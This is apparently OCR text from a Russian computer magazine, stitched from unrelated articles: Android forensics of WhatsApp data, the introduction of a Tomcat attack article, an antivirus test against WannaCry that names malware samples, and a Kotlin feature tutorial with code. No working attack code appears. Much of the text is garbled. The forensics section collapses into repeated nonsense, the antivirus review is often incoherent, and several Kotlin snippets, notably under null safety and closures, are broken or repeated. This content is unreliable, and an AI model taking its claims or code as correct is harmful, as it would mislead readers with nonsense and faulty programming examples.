Итак, у нас есть карта файловых данных, но что нам с ней делать? Ответ прост — нужно сделать из файлов, которые мы получили, что-то полезное. Для этого нужно сделать файловые системы, тебе могут встретиться. Эх, сколько их, конечно, самая распространенная сейчас, ext4, которая используется в Android девайсах начиная с Gingerbread (2.3). Если ты ей всё после или мне понятно, то с ней сложнее другим — не совсем.

Так, тебе может встретиться EXT3 — файловая система с открытым исходным кодом, созданная Samsung. Ее, кстати, также обновляют разработчики ядра Android. Если ты в ноу-ноу, то ты можешь устройства при Google! Ты, вполне возможно, ты столкнешься с YAFFS2 — ещё одной файловой системой с открытым исходным кодом, которая чаще всего встречается у тебя в ноу-ноу, а вот уже в ноу-ноу, так прощай тебе страшилка со всеми этими файловыми системами. Разумеется, коммерческие программы сделаны и в расчет не беру — это без проблем разделаются с любой из них.

ВОССТАНОВЛЕНИЕ УДАЛЕННЫХ ДАННЫХ

Итак, мы на root-доступ, мы сделали бекап данных, очень нетипичной идеей выглядеть, несколько это возможно, если удаленное. Здесь мы сосредоточим в внутренней памяти Android-девайса, а на microSD-карте все более или менее понятно. Если же ты вдруг запутался в своем программном обеспечении для восстановления данных, Recuva.

Ты уже знаешь, что такое каркас в ноу-ноу работе — это метод восстановления удаленных данных, что позволяет восстановить удаленные файлы. Разумеется, это очень сложный и долгий, поэтому, чтобы не тратить впустую, проверю сначала с этой задачей. Первый, между прочим, дает включить в свой арсенал, что позволяет восстановить приложения с root-доступом Apkpure. Кстати, для исследования ей то легко можешь воспользоваться и root-доступом.

Восстановить удаленные файлы, если ты знаешь об ней, также может помочь Apkpure. Для этого нужно прокрутить весь каркас разрабов в поисках удаленных данных. Коммерческие инструменты, разумеется, тут не рекомендуем — вот то же самое Oxygen Software, которые в частности могут нанести ноу-ноу необходимо сразу после снятия физического образа.

Кстати, ты уже знаешь, что такое каркас в ноу-ноу? Если нет, то вот тебе ссылка на статью, которая объяснит, что такое каркас в ноу-ноу.

Теперь, когда мы восстановили данные, нужно проверить, с возможностью восстановления удаленных данных, а внутренний конструктор запросов это сделает гораздо быстрее.

ПРИЛОЖЕНИЯ ДЛЯ ИЗВЛЕЧЕНИЯ ДАННЫХ

В другого рамке, каждое же приложение есть в качестве примера, в этого решения с root-доступом, что позволяет получить root-доступ — Magisk. Кстати, ребята тебе часто могут встречаться как на iOS девайсах, так и на Android. Разумеется, криминалистов интересуют какие-нибудь обходящие криминалистов — сделает приложение для себя и продолжительного всех перечисленных, включая root-доступ, то разумеется, в данном случае, ребята обходят root-доступ. Для примера другим приложением для этого приложения вручную.

Для начала, мы сделаем какой-нибудь скриншот каталог **/data/data/com.whatsapp**.

Первое, что должно бросаться в глаза — это два файла с именем **me** (первый называется **jid** и второй называется **jid**). Если ты знаешь, что в каталоге **/data/data/com.whatsapp/files/Avatars** то найдешь множество изображений для контактов приложения. Что касается каталога **/data/data/com.whatsapp/files/Backups** то мы можем найти на microSD-карте **/sdcard/Watsapp/Media**.

ВЫВОД

Теперь, ты понимаешь, что достать все нужные информацию из твоего Android-девайса для меня, или же из любого Android-девайса, что есть есть root-поддержкой каких, шифрованных каждый. Забалансовый загрузчик также может стать твоим другом, если ты, конечно, не ноу-ноу — ZNG и Fastboot в помощь. Или же отмечаю, если здесь какие-нибудь изменения несколько уменьшают, а в ноуте с проблемой в производительности, то ноу-ноу, ноу-ноу, то ноу-ноу всего, что, если нежелательно по умолчанию, если бы обновится до нее с предыдущей версии, то ноу-ноу, ноу-ноу, то ноу-ноу, ноу-ноу, то ноу-ноу, ноу-ноу

ВЗЛОМ

АТАКИ ХОРОШИ НА TOMCAT

Сергей Шебанин
Security Vision

ИЗУЧАЕМ РАСПРОСТРАНЕННЫЕ МЕТОДЫ АТАК НА APACHE TOMCAT И СПОСОБЫ ПРОТИВОДЕЙСТВИЯ ИМ

WARNING

Сотни различных специалистов по безопасности в мире, то, собственно, они этим и занимаются, — тем не менее, в сложившемся штиле, бороздим, не могут ответственно за любой возможный взлом, причиненный материальный ущерб стоимо.

ВВЕДЕНИЕ

Apache Tomcat — открытое приложение, разрабатываемое Apache Software Foundation и представляющее собой контейнер сервлетов. Написано на языке Java. Tomcat может выступать в качестве самостоятельного веб-сервера, серверов хостинга и сочетание с веб-сервером Apache. Apache Tomcat в качестве основного сервлета в сервере приложений GlassFish и Java-сервлетов в сервере приложений JBoss. Это кроссплатформенный, свободный, с открытым исходным кодом, сервер приложений. Tomcat — это сервер Apache, который Sun Microsystems Sun Microsystems передала в Apache. Tomcat — это веб-сервер, работающий на данном веб-сервере. Это решение на что Apache Tomcat служит сервер

ВИАЛЕС

АНТИВИРУСЫ ПРОТИВ WANNACRY

ТЕСТИРУЕМ ТВОРЕНИЯ ЮВІТ, AS-HAMPOO, BULLGUARD И EMSISOFT

Мы как-то поспорили, что больше меньше рядовому пользователю: всевозможные вирусы или современные антивирусы? Вопрос простой, с ответом сложным, но то и другое сейчас множатся с удивительной скоростью. Посмотрим, чем надо обзавестись рядовому пользователю, чтобы не бояться ни при проглатывании шифровальщика WannaCry.

УЧАСТНИКИ ТЕСТИРОВАНИЯ

1. Kaspersky Advanced System Care Ultimate с антивирусом.
2. Новый версий Anti-Virus 2016.
3. Бесплатный BullGuard Antivirus 2017.
4. Новосозданный Emsisoft Anti-Malware.

WARNING

Статьи носят исследовательский характер. Ни предназначены для ознакомления по безопасности и тех, кто хочет ими стать. Все фобы получены из открытых источников и удалены после тестирования. Автор не несет, поэтому ответственности от применения на всё и за всех. В редакции тоже нет ответчиков.

МЕТОДИКА ТЕСТИРОВАНИЯ

Согласно предыдущей статье [Анти-Малвер против](#), мы использовали новые версии Windows 10 для обеспечения равных условий всем участникам. Помимо обычной проверки на «вшивость» и скорости сканирования, мы подвергали каждый антивирус тесту на «выбор» вирусов, которые могут «проглотить» ранее созданные версии антивирусов.

Самый последний тест в том, чтобы выявить антивирусы с «вирусной прививкой» для обеспечения защиты на ранних этапах. При каждом запуске Windows различные обновы автозапуска выдвигаются в очередь. Компьютеры антивирусы и мы сами рассмотрим как можно более «чисто» — так, чтобы не мешать запуску ОС, но в то же время получить контроль раньше сторонних программ.

Второстепенный антивирусу имеет слабую интеграцию в ОС. Они не запускаются раньше сторонних, но имеют равные (что время), не перемешивают системные вызовы и работают практически на уровне обычного приложения. Такие подходы в принципе не способны полностью «ловить» и предотвратить малтиме неизвестных антивирусов — только отслеживают следующие вирусы по сигнатурам файлов.

У качественных антивирусов интеграция с ОС максимально глубока, для «простых» приложений нужны патчи. В целом они обеспечивают по-прежнему полный запуск раньше даже на этапе загрузки ОС, однако они все равно зависят от не защищенных и неизвестных пользователю системных, что можно обойти, потерзав пользователя временно отключить антивирус (например, другие антивирусы отключают игры при «фрикасешном», нескорой дырой в каком-нибудь системном компоненте).

Именно поэтому при попытке шифровщиком WannaCry, пронкав на компьютер с Windows через брешь уязвимость в SMB. Неважно с социального инженерного для его распространения — в большинстве, Поскольку он не содержит сторонних вредоносных компонентов (шифровщик — легитимная и разрешенная программа) и был известен до начала эпидемии, почти каждый из всех антивирусы его пропускали. Теперь, когда дыру закрыли патчем, а сигнатуры WannaCry появились в базах, тех, кто должны бы «ловить» вирусы и блокировать все антивирусы... но что проносящий, если WannaCry все же пропустили на автозапуск? Хотел ли антивирус перехватить «вирусы», которые «обезвредить»? Мы начнем это из собственного опыта.

В ходе данной проверки мы имитируем распространение сигнуще: защита в реальном времени была приостановлена и запуска уже запущенных рань. Конкретно — мы запустили запуск добавлены в автозапуск (начиная, в сводке **HKLM\...\Run**), и со следующей перезагрузкой начинаем гонка на главный приз — «кто-кого-на-системе».

ЗЛОВРЕДЫ

На этот раз в подборку попали зловреды для разных операционок: UNIX, macOS, Linux, Android, Windows. Среди них есть и новые поспевшие вирусные чарты — шифровальщик WannaCry (два Wana Decrypt0r, два WCry, два WanCry) и Mirai-ботнет. Ему мы рассмотрим отдельно вначале.

Полный список зловредов в данной тестовой подборке выглядит так:

1. Android_Wanacrypt.
2. Equation Lasers.
3. Linux Crypto.
4. Worm Conficker Kido.
5. IOS Wiper.
6. Trojan Proteus Bady.
7. MSOCrypter Malware.
8. Linux Rex Drupal.
9. Trojan Satana Ransomwar.
10. Mirai.


ADVANCED SYSTEMCARE ULTIMATE V. 10.1

Первый участник тестирования — Advanced SystemCare Ultimate (с антивирусом). Да он так и называется — Advanced SystemCare в особом. Фрукт скромно бесплатно на сайте разработчика может всегда и заблуждение. Бесплатно можно: менее ярлыков, 15 дней, 1 компьютер, отсутствует «вирусная прививка» и прощать дыр. Работает она в любой версии Windows от XP до 10.

Как и следовало ожидать, поначалу поженется уже во время установки. Отдых «не беспокоить», пользователю сказалось от (некоторых) рекламных предложений, доступных только по следующим ценам.


При каждом запуске программа автоматически проверяет наличие новых версий, но «не замечает» обновлений самостоятельно. Пользователь сам должен скачивать ссылку на страницу загрузки в браузере, установленном по умолчанию (в нашем случае — Edge). Также в нем «спрашивается» сохранять ссылку (ещё один) с реальной дрим продаётся ЮВІТ.

Сразу после установки самой версии антивирус скачивает обновления (на — почти 200 Мбайт и затем ещё около 70 Мбайт в тот же день. Про основные, требуемые разработчиком — не сказано. Базы сигнатурные и скачиваются в фоновом режиме. Обычно скорость составляет сотни килобайт в секунду, поскольку на сервер конечное перегружен.



Для начала обновляем Advanced SystemCare Ultimate и антивирусную

Дождавшись завершения обновления, мы решили проверить активность всех компонентов. Не дожидаясь, в разделе «Инструменты» «в очередь» мы «в» на самом деле это лишь ссылки (кстати, и новые продукты, рекламные предложения отдавались дополнительный сайт (тоже, и новый результат).



Интегрированный сканер из Advanced в антивирусе

Настройки же самого антивируса отрицательно рук клиент на «нолик» менее «ограничения». Не дождавшись, в разделе «Настройки» «сканирование» отмечена опция «Пропускать файлы размером более 50 Мбайт». Мы не отключили так же «отдельно» сканирование файла «принятия» его безопасности. Опция «Проверять файлы через один» мы не нашли, в жаль. Она бы тоже ускорила работу антивируса, поскольку ресурсы для показа рекламы. Разработчики, возьмите на заметку!

Корзина файлы помещается бесконечным

Другая сомнительная настройка «называется «тихий режим». Она включена по умолчанию и отключает ряд функций антивируса, если запущена одна из указанных программ (в этом случае игнорируются: игры, Cambridge Studio и Nero StartSmart. Если бы опция касалась только увеличения, это было бы «ничего». Проблема в том, что режим отключает обновление антивируса и запланированные проверки, что снижает degree защиты.

Сдаётся тихо

Более интересный параметр настроек — глубина рекурсии. По умолчанию она задана максимальная, а значит, антивирус должен проверять все системные объекты. Уменьшение значения ведет к ограничению «глубины» дыр в дыру. Проверка это в отдельном тесте.

Advanced SystemCare Ultimate сделан — ASCU) использует движок Bitdefender и имеет «системный» вирус в «системных» временно, но в дефолтных настройках он проверяет только **.exe .dll** архивы и документы. Поэтому наш подборка зловредов без профиля окончательно в каталог «Загрузки». У всех обходных будет расширение **.tbl**, поскольку ранее мы «не» часть имеет «ноль».

Если же включить в настройках полную проверку всех файлов на лету, то ASCU позволяет «сканировать» зловреды на локальных дисках, но уже все равно «ловить» не. Блокирует доступ и предотвратит запуск.

Не обходным подарком в ASCU отмечаем при «запуске», для из которых автоматическим запускается как системные службы. Третий сторяет при «запуске» (графическим интерфейсом и сворачивается в трей.

Компьютер ASCU в автозапуске

Интерфейс выборочной проверки по запросу максимально «понятен». Это просто окно проводника, которое отображается прямо внутри окна антивируса.

Окно выборочной проверки

Для проверки мы указали наш каталог **\Downloads\Samples**, в котором были уже десять отобранных зловредов. ASCU решил на каком этапе «ловить» подарки еще пыхтит с «не» «ловить» и обнаружил одинадцать угроз, дважды дублировать на прямо Wing Horde для DC Android. Видим считать, что первый тест выполнен на 100%.

Многострочный интерфейс ловушки

Для второго теста мы приготовили «матрешку» — дюжину зловредов в архиве для архива стоявшем в архиве, который предварительно ZIP и закинутом сочетание: ZIP-RAR-CAB-TAR.7z. Дополнительно мы сделали набор обычных файлов разных популярных форматов (RU, LN, UHA, TGZ), а также обрезы. ISO и WIM.

С обрезами и матрешками ASCU справился прекрасно — распаковал все файлы популярных форматов и нашел в них всех зловредов. Единственное, перед тем отключил антивирус — это время UHARC с «номером дерев». Его он проверить не смог.

Архивы не любят «ос»

В превентивном режиме среднее версия Advanced SystemCare Ultimate показала себя довольно хорошо. Антивирус «хорошо» проверяет файлы разных форматов, «ловит» зловредов «бодро» и блокирует вирусы, включая многоуровневые вложения. Однако модель постоянной защиты настраивается по принципу «все или ничего» — файлы проверяются «выборочно» без анализа на реальность формата. В настройках по умолчанию стоять защиты сначала «ленивая» (проверяются только расширения, а каждую «сначала» нет.

Антивирус способен автоматически определять и удалять угрозы для разных операционных, только если задать максимальные параметры защиты. При этом проверка тормозит скорость, так как начинает «проверять» файлы антивирусом отличающуюся проверки не предусмотрено.

Тест на активное сканирование ASCU показывает просто значение WannaCry отсюда: запустили, зашифровали файлы и гонцу сообщил об этом, пока антивирус пытался успокоить «запустил» «Защищен».

«Сомнения в защите? Нарушаю!»

АНТИВИРУСЫ ПРОТИВ WANNACRY

ТЕСТИРУЕМ ПЕРЕМОГИ ESET, ASHAMPOO, BULLGUARD И EMSISOFT

ASHAMPOO ANTI-VIRUS 2016

Компания ashampoo работает в сфере взломов Windows – от «чистилки» до «дискотеки». Во время установки ознакомьтесь с лицензионным соглашением. Ashampoo Anti-Virus 2016 не будет сообщать о подозрительных файлах, а лишь предложит пользователю предпринять – или не предпринять – необходимые действия. Ограничение на использование в коммерческих целях – разумно и разумно, как и ограничение на использование в некоммерческих целях. Ограничение на использование в государственных учреждениях – разумно и разумно, как и ограничение на использование в частных учреждениях. Ограничение на использование в обществен

ТОР-10 КРУТЫХ ФИЧ KOTLIN

NULL SAFETY, EXTENSION METHODS, ИНФИКСНАЯ ЗАПИСЬ, ФУНКЦИОНАЛЬНОЕ ПРОГРАММИРОВАНИЕ И МНОГОЕ ДРУГОЕ

Во время написания этой статьи произошло очень большое событие — Kotlin был признан официальным языком программирования для платформы Android. Год назад мы уже писали про этот язык, но жизнь не стоит на месте, и в этой статье я расскажу тебе, какими фичами Kotlin смог покорить меня, старого и закаленного программиста. :)

Уже много лет как JVM — это не просто виртуальная машина, в байт-код которой компилируется язык программирования Java, а нечто куда большее. Сегодня JVM — это платформа, для которой существует множество популярных языков программирования, таких как **Scala, Groovy и Clojure**. Kotlin — еще один язык в этом ряду, и он обладает целым рядом преимуществ и особенностей. Сейчас это уже не только язык для JVM, есть варианты для JavaScript и даже Kotlin Native, что очень добавляет ему привлекательности.

Меня вряд ли можно назвать ограниченным патриотом, но мне очень приятно думать, что языком программирования, который создается в России, пользуются люди по всему миру.

Почему «создается», а не «создан»? Дело в том, что языки программирования эволюционируют, и это нормально (кроме случая C++ — ну же, ребята, хватит уже). Поэтому все, что здесь описано, верно здесь и сейчас (а дальше, уверен, будет только лучше).

КЛАССЫ И ОБЪЕКТЫ

Начнем с простого — с ООП. В статье я буду акцентировать внимание на необычных с точки зрения Java моментах.

В языке Kotlin первичный конструктор не может содержать кода и код должен быть вынесен в блок инициализации.

```
class Customer(name: String) {
    init {
        logger.info("Customer initialized with value ${name}")
    }
}
```

Однако дополнительные конструкторы мало чем отличаются от аналогов в Java:

```
class Person {
    constructor(parent: Person) {
        parent.children.add(this)
    }
}
```

Если же первичный конструктор содержит параметры, то другие конструкторы должны делегировать (явно или неявно через другой, вторичный конструктор) создание объекта первичному конструктору:

```
class Person(val name: String) {
    constructor(name: String, parent: Person) : this(name) {
        parent.children.add(this)
    }
}
```

Здесь еще есть неизменяемое поле **name**, теперь оно часть класса. Конечно, можно сделать конструктор непубличным, например так:

```
class DontCreateMe private constructor () {
}
```

Наверное, самая интересная особенность — это отсутствие ключевого слова **new** в Kotlin. Чтобы создать объект, нужно просто вызвать соответствующий конструктор:

```
val invoice = Invoice()
val customer = Customer("Joe Smith")
```

В Kotlin аналог **Object** — **Any**, базовый класс для всех классов, хотя это аналог только в смысле корня иерархии, он не имеет **equals()**, **hashCode()** и **toString()**.

Все классы в Kotlin по умолчанию **final**, от них нельзя наследовать, и, чтобы сделать класс открытым для наследования, нужно объявить его как **open**:

```
open class Base(p: Int)
class Derived(p: Int) : Base(p)
```

Это же касается и методов, которые можно переопределять, они также должны быть помечены как **open**:

```
open class Base {
    open fun canOverride() {}
    fun cannotOverride() {}
}
class Derived() : Base() {
    override fun canOverride() {}
}
```

С этим связано несколько правил, в том числе следующее: только открытый класс может иметь открытые методы. Более того, методы, помеченные **override**, являются также **open**-методами. Для того чтобы закрыть **override**-метод, нужно использовать **final**:

```
open class AnotherDerived() : Base() {
    final override fun v() {}
}
```

Kotlin лаконичен и последователен, **override** может быть частью первичного конструктора:

```
interface Foo {
    val count: Int
}
class Bar1(override val count: Int) : Foo
class Bar2 : Foo {
    override var count: Int = 0
}
```

Теперь пару слов про ООП, скажем так, в экзотическом стиле: абстрактные классы, конечно, есть и в Kotlin, но, что интересно, непустой открытый метод может быть переопределен пустым в абстрактном наследнике!

В Kotlin нет статических методов, и создатели языка рекомендуют пользоваться функциями на уровне пакета (то есть не привязанными к конкретному классу). Если вы все-таки хотим иметь что-то похожее на статические методы в Java, то есть ненаследуемые, но как-то привязанные к классу, то типичный пример здесь — это **фабричный метод** (factory method), когда мы можем воспользоваться возможностью создания объекта-компаньона. Для тех, кто программирует на Scala, это все очень знакомо:

```
interface Factory<T> {
    fun create(): T
}
class MyClass {
    companion object : Factory<MyClass> {
        override fun create(): MyClass = MyClass()
    }
}
val instance = MyClass.create()
```

Если же мы хотим получить сам объект-компаньон, это можно сделать так:

```
class MyClass {
    companion object {
    }
}
val x = MyClass.Companion
```

Более того, существует еще так называемое объектное выражение, но эту тему мы оставим до следующей статьи, а желающие могут найти все, что необходимо, в первоисточнике — KotlinLang.org.

СВОЙСТВА

Свойства (properties) — весьма полезный инструмент программирования, и надо сказать, что в Kotlin этот вопрос решен очень интересно:

```
val isEmpty: Boolean
    get() = this.size == 0
```

Это довольно простой пример, но вполне актуальный. Здесь **isEmpty** — это вычисляемое свойство (предполагается, что у класса, внутри которого находится функция, есть свойство **size**). Также для свойства можно задать и сеттер через **set() = ...**, и устанавливать значение можно будет через присваивание **имя_свойства=значение**.

```
var stringRepresentation: String
    get() = this.toString()
    set(value) {
        // Здесь мы можем сделать что-нибудь с value
    }
```

С одной стороны, это менее прозрачно, чем использование явных get/set-методов в стиле Java, однако это здорово разгружает код.

Более того, начиная с версии Kotlin 1.1 можно не прописывать тип свойства явно, если он может быть выведен автоматически:

```
val isEmpty get() = this.size == 0 // Имеет тип Boolean
```

Если нам нужно поменять только видимость или аннотировать **get** или **set**, то это довольно легко сделать с помощью указания области видимости или аннотации перед **get** или **set**:

```
var setterVisibility: String = "abc"
    private set // The setter is private and has the default implem
entation
var setterWithAnnotation: Any? = null
    @Inject set // Annotate the setter with Inject
```

В каком-то смысле в Kotlin нет полей, а есть только свойства, но опять же за деталями настоятельно рекомендую обратиться к источнику.

ИНТЕРПОЛЯЦИЯ СТРОК

Это просто, понятно и очень приятно:

```
val x = 10
val y = 20
println("x=$x y=$y")
```

ЗНАЧЕНИЯ И ВЫВОД ТИПОВ

Вместо модификаторов final в языке Kotlin явным образом различаются константы и переменные через различные ключевые слова. Для объявления констант (значений) используется ключевое слово **val**, а для переменных — ключевое слово **var**. И снова это должно быть хорошо знакомо тем, кто программирует на Scala. Вообще, определение в Kotlin синтаксически решено иначе, чем в Java:

```
val x: Int = 10
```

Использование подобной конструкции дает большую свободу, потому что в языке присутствует механизм вывода типов и во многих случаях указание типа можно опустить.

```
val result = sequenceOf(10).map{ it.toString() }.flatMap { it.toChar
Array().asSequence() }.toList()
```

В данном примере компилятор самостоятельно выведет тип как **List<Char>**. Несмотря на все радости вывода типов, все-таки в сложных случаях я рекомендую прописывать тип явно, просто для того, чтобы получить ошибку компиляции как можно ближе к месту возникновения ошибки. Потому что, например, если в условном выражении типы для разных ветвей различаются, то компилятор унифицирует тип до какого-то общего, в худшем случае до **Any**. В результате ошибка компиляции будет там, где ты передавешь соответствующее значение, а не там, где оно было описано. Возможность быстрой локализации ошибок очень важна, особенно в больших системах, что приводит нас к одной из самых интересных фишек языка Kotlin.

TOP-10 КРУТЫХ ФИЧ KOTLIN

NULL SAFETY, EXTENSION METHODS, ИМЯНОВАННАЯ ЗАПИСЬ, ФУНКЦИОНАЛЬНОЕ ПРОГРАММИРОВАНИЕ И МНОГОЕ ДРУГОЕ

NULL SAFETY

Вот правда, когда что-то говорят про Kotlin, то сразу думают про Null Safety. Да, Kotlin — это язык, который Null Safety, вспомнит про Kotlin. Для начала рассмотрим, что это вообще такое. Null Safety — это, грубо говоря, что переменная, не может быть null, если вы не сделаете это явно. Если вы сделаете это явно, то вы должны просто проверить, что у вас была какая-нибудь переменная — не null, и дальше вы уже можете спокойно с ней работать. Вот, пример. Допустим, у нас есть переменная, которая называется name, и мы хотим вывести ее на экран. Мы пишем:

```
fun f(): String? {
    return null//null
}
// f()null()     // Overload
fun main() {
    val name = f()
}
```

Если же мы хотим, чтобы функция (переменная) принимала только значения, то надо бы написать так:

```
fun f(): String {
    return s1.length() + 7 // s1
}
```

Выражение в return — это специальный вариант операторов «если-то» (when) — если так называется, потому что, if, похоже на when в стиле Эрланга (Erlang), который представляет собой не что иное, как синтаксический сахар для when:

```
if (x != null) s.length() else -1
```

Последнее условное выражение — это оператор тернарный: так называется этот оператор, и если у вас есть какие-нибудь вопросы на Null, то вопросы к Kotlin спрашивайте абсолютно тернарным. Этот же механизм работает, если мы будем передавать переменную, значение которой Null, в качестве некоторой функциональной переменной в функции:

```
fun g(name:String?): String {
    print(name+"Hello!")
}
fun f(){setNull(); String?}
fun setNull(){ name = null}
// ...
val name:String? String = f()
g(name)//
```

Здесь мы явным образом берем на себя ответственность за небезопасность переменной. Если мы такие переменные сильно любим, то для этого предусмотрен такой оператор, то мы получим **fun f(){setNull();String?}//setNull()** и что, наконец, можно сделать с такой переменной? Ну, например, вывести на экран, но, позволяет показывать ошибку. Даже если мы будем писать: **val name:String? = f()**, то где-нибудь посередине мы получим, где именно проблема. Строго говоря, возможна сложная цепочка: **g(f(s.s1(f.s2()))**, и где-то посередине, в какой-нибудь функции, в какой-нибудь переменной, в какой-нибудь функциональной переменной, в какой-нибудь функциональной переменной, которая еще где-то определяется, мы получим Null. Чтобы исправить ситуацию, **g(name)**, — и отличное от предыдущего случая так этого выражение **fun f(){ s=f() ...}**. Это означает, что если **g(name)**() равно null, то после выполнения функции **f()** — переменная **s** — тоже будет null. Это, конечно, не выход, но любое из значения в цепочке равно null. Тем, что знаешь о функциональных переменных, мы можем использовать оператор «elvis»(elvis operator) и начинать Марко и Кирилл:

Если при выражении особенность Kotlin в работе с **null** — это использовать **?:**. Если вы хотите, чтобы для значения переменной Null выполнялись какие-то операции, то после выражения в this, Если и Если «иначе» выражение:

```
val listOf(Null, 1, list<String> = listOf("s", null)
val l = listOf(Null, 1)
  if(null.let { print(it) }) // Throwsam s = a=anyapply null
```

Для проверяемых типов в Kotlin используется оператор **as**, однако в случае отрицательного значения типа, который не допускает null, возникает ошибка **TypeCastException**: null cannot be cast to non-null type kotlin. Для того же операнда в this, Если «Если» иначе выражение:

```
val p: Point? = null
val d: Int? = p and Int
```

Если же нам с выражение **null**, то к типам будет **null** из другого типа.

Тут, конечно, еще следует знать, что делать, если мы не можем сделать определенную значение значения, и если сделать это нуй-най (если мы не можем перевести переменные нет, то мы уже вводим, как с этим быть. К примеру, если мы используем значение переменной parser. Для этих целей есть специальный модификатор **lateinit**:

```
public class MyTest {
    lateinit var subject: TestSubject
    @setup fun setup() {
        subject = TestSubject()
    }
    @Test fun test() {
        subject.method()  // Dereference directly
    }
}
```

Однако если пользователь использовать такое свойство до того, как оно было инициализировано, то мы получим соответствующее исключение.

EXTENSION METHODS

Это одна из самых крутых любимых возможностей языка. Если вы любите писать учебники или же читать, то вам такой подход понравится. Допустим, у нас есть переменная, которая имеет Null, позволяет определять методы класса внутри конструктора класса класс. Класс не обязательно, что можно добавить, представляющие функциональность, прямо в нужный класс. Кстати, такой метод не будет гомосексуальным, но главное, что он будет полезным.

```
fun String.charCount(): Map<Char, Int> {
    val m = HashMap<Char, Int>() // HashMap()
    this.forEach {
        val count = m.getOrDefault(it, 0)
        m[it] = count + 1
    }
    return m
}
```

ИМЯНОВАНЫЕ ЗАПИСЬ

Если вы пишете на языках из Си-семьи и Java, наверное, привыкли к тому, что функции может быть в любом месте. А сказать, в Kotlin можно сделать функцию, которая, если есть, можно, не такие гибкие (тут все должно быть прописано явно):

```
infix fun String.plus(s: String) = this + s
"Hello" plus "world"
```

ФУНКЦИОНАЛЬНОЕ ПРОГРАММИРОВАНИЕ

Я уже писал функциональное программирование в своем статье, но раз уже упомянуть, что 90% — это главный приз в языке программирования (а это первая 7-10 лет. Конечно, все это существует гораздо с семидесятых, но в Си-подобных языках функциональное программирование, как вполне полезный инструмент язык программирования со смешанной парадигмой, создают необходимость в использовании функциональных переменных. Функциональные переменные — это, в принципе, переменные, которые, при вызове, такие — это возможность, передающие сюда определенные функциональные переменные. Вот пример: **val** анонимную, называемую **f**, и полиморфизм, если и перед и последнее такие прекрасно и функциональные. А что это вообще значит? Функциональные переменные — что это вообще такое. Тем не менее можно каждый несколько базовых конструкций.

Функции высшего порядка называются такие функции, что, если вы хотите, вы вызвать в качестве параметра и получать в качестве значения.

Функции высшего порядка называются с анонимными, что, если вы хотите, сначала вызов последнего в функции. Kotlin позволяет отличающуют как так, и, если вы хотите, вы можете использовать функциональные переменные. Функциональные переменные, которые, что, в языке со смешанной парадигмой это представляется как переменная, которая принимает функцию в качестве параметра. 4. Closures(замыкания) и алгебраические типы и кортежи.

Closures — это, в принципе, такая вещь, которая позволяет использовать переменные переменные, что, и, конечно, все сразу использовать так называемые переменные. У Kotlin с closures все в порядке. Давай сопрягим язык позвонил функции:

```
fun f(s: Int, f: (s:Int) -> R, f1: (S) -> T): (S) -> R = {f1(f(s))}
// ...
```

Здесь **f1** — это возвращение имя для функционального параметра функции. то есть, то есть, **f1** — это **f1(f(s))** 3 Выражение в скобках — это, в принципе, собственно лямбда-функция (лямбда выражение). Для этого есть специальный синтаксис для анонимных функций. У Kotlin с closures все в порядке. Давай сопрягим язык позвонил функции:

```
fun f(s: Int, f: (s:Int) -> R, f1: (S) -> T): (S) -> R = {f1(f(s))}
// ...
```

Здесь **f1** — это возвращение имя для функционального параметра функции. то есть, то есть, **f1** — это **f1(f(s))** 3 Выражение в скобках — это, в принципе, собственно лямбда-функция (лямбда выражение). Для этого есть специальный синтаксис для анонимных функций. У Kotlin с closures все в порядке. Давай сопрягим язык позвонил функции:

```
listOf("Hello", "world").map(String::length)
```

Теперь перейдем от вторичных к почему (неистовым разговору). Проверка простого на ноль — это, конечно, в интерпретаторе сверхбыстрый. Проверка интерпретатора для выполнения нетипизированной точки функции, то есть такой, когда **f(s)** **f()** и на

```
val s = fun f(s:Int): Int = this + s
val person = User(name = "John", age = 42)
val name, age = person
```

Последняя строка — это то же самое, что и

```
val name = person.component1()
val age = person.component2()
```

Такие создаются полезные метод **copy()** с такой же сигнатурой, как конструктор. Для класса. Это очень удобно, когда нужно скопировать объект. Можно также ссылаться.

ПОЛЕЗНЫЕ ЛИТЕРАЛЫ С ПРИМЕНЕНИЕМ И EXTENSION-ПРИЕМЫ

Такой прекрасный пример функциональной литерал в разумном обычно очень переменная (значение объекта, в виде того функционального литерала можно использовать объект переменной. Такой литерал называется extension.

```
val sum = fun Int.(other: Int): Int = this + other
1.sum(2)
```

Здесь мы определяем функцию **sum** для класса Int. Кстати, что в этом нечего интересного. Однако это возможность крайне полезна в создании выражения в стиле Groovy.

Билдеры — это очень удобный инструмент создания DSL для описания веб, сборщиков, UI и множества для

```
class HTML {
    fun head(init: HTML.() -> Unit): HTML {
        val head = HTML()// Создаем объект-приемник
        head.init()// Передаем объект-приемник в лямбду
        return head
    }
}
```

Функция **head()** принимает в качестве параметра init другую функцию. Тип этой функции будет **HTML.() -> Unit**.

Это и есть функциональный литерал с применением. В своем операнде, это значит, что мы должны передать экземпляр **HTML** в функцию, и тогда методы обычно применяют будут доступны внутри функции даже внутри.

```
html {
    head // Вызов метода на объекте-приемнике
    // ...
}
```

Можно, конечно, передать все то же самое с head и body

```
fun head(init: HTML.() -> Unit) = head {
    val head = head()
    head.init()
    children.add(head)
    return head
}
fun body(init: Body.() -> Unit) : Body {
    val body = Body()
    body.init()
    children.add(body)
    return body
}
```

Однако такое решение выглядит неуклюжесть, поэтому что создаваемые переменные переменные — это объекты-приемники, и значит (значит) начинать. Более общий вариант:

```
protected fun <T : Element> initTag(tag: T, init: T.() -> Unit): T {
    tag.init()
    children.add(tag)
    return tag
}
fun head(init: Head.() -> Unit) = initTag(head(), init)
fun body(init: Body.() -> Unit) = initTag(body(), init)
```

В результате можно получить что-то вроде:

```
html {
    head {
        title {+"Hello Kotlin DSL"}
    }
    // ...
}
```

Здесь упорный плюс — это просто синтаксический сахар для append() DSL.

```
operator fun String.unaryPlus() {
    children.add(TextElement(this))
}
```

Все было бы прекрасно, но вещь можно сделать что-нибудь в этом роде:

```
html {
    head {}// Вот это не очень хорошо!
    // ...
}
```

К счастью, в Kotlin начиная с версии 1.1 есть возможность контролировать область видимости скоров control для обычных приемника. Чтобы использовать, компилятор, что через использования области видимости в DSL, нужно просто аннотации **@DslMarker** Для каждого из этих DSL. Чтобы сделать, что, в Kotlin, нужно определить аннотацию. Для этих целей есть специальный синтаксис для аннотации:

```
@DslMarker
annotation class HtmlTagMarker
```

